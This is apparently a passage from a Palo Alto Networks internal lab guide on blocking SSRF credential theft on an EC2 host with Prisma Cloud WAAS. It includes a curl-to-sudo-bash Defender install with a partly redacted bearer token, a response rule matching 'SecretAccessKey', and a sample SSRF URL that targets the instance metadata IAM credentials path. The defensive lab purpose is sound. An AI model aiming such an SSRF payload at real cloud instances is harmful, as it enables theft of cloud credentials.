
3. Install host defender by copy script from Prisma Console

```
ubuntu@ip-10-10-10-65:~$ curl -sSL -k --header "authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiYW50aXdhcm
AcG[redacted]U1
DI1[redacted]WE
oWj.[redacted]pv
EhS[redacted]VW
WaF[redacted]NK
1lY[redacted]U1
XUk[redacted]5E
TBZ[redacted]Tm
jbT[redacted]NL
ldVi[redacted]RC
qaHS1eBhKrl6w28" -X POST https://us-east1.cloud.twistlock.com/us-2-158254063/api/v1/scripts/defender.sh  | sudo bash -s -- -c "us
east1.cloud.twistlock.com" -d "tcp"    --install-host
Downloading and extracting Defender image.
Downloading Twistlock scripts.
Generating certs for ip-10-10-10-65.ec2.internal IP:127.0.0.1,IP:10.10.10.65.
Running twistlock.sh and installing Defender (skipping EULA).

  _____         _     _   _          _
 |_   _|_      _(_)___| |_| | ___    ___| | __
   | | \ \ /\ / / / __| __| |/ _ \ / __| |/ /
   | |  \ V  V /| \__ \ |_| | (_) | (__|   <
   |_|   \_/\_/ |_|___/\__|_|\___/ \___|_|\_\


Performing system checks for defender-server mode...
Low host storage space; Required: 8[GB], actual: 6[GB].
Installing Linux Server Defender to /opt/twistlock.
Installing systemd service twistlock-defender-server.service.
Twistlock Linux Server Defender installed successfully.
Installation completed, deleting temporary files.
ubuntu@ip-10-10-10-65:~$
```

4. Go to Defend > WAAS > Host > Add Rule and click on Add new app




5. Click add Endpoint and add App port as 80




6. Go to custom rule > add rule > Type message as "Access Key Exposed" > Select type as waas-response

resp.body contains /SecretAccessKey/




7. Select as prevent




8. Try to get access key id, token, and session ID by using the below URL and notice that you will get blocked message from Prisma Cloud


```
http://<EC2 instance IP>/?url=http://169.254.169.254/latest/meta-data/iam/security
```




9. Go to Prisma Console > Monitor > Events and Select WAAS for hosts



10. Go to custom rule events and notice that the Prisma Cloud has prevented exposing the Access key and token







Destroy Lab

1. Run destroy-lab.sh script to destroy lab

bash destroy-lab.sh



2. Select 2 "Destroy EC2 SSRF" and provide the access key and token



2022 Palo Alto Networks, Inc. All rights reserved. Internal Use Only. Do Not Share Externally.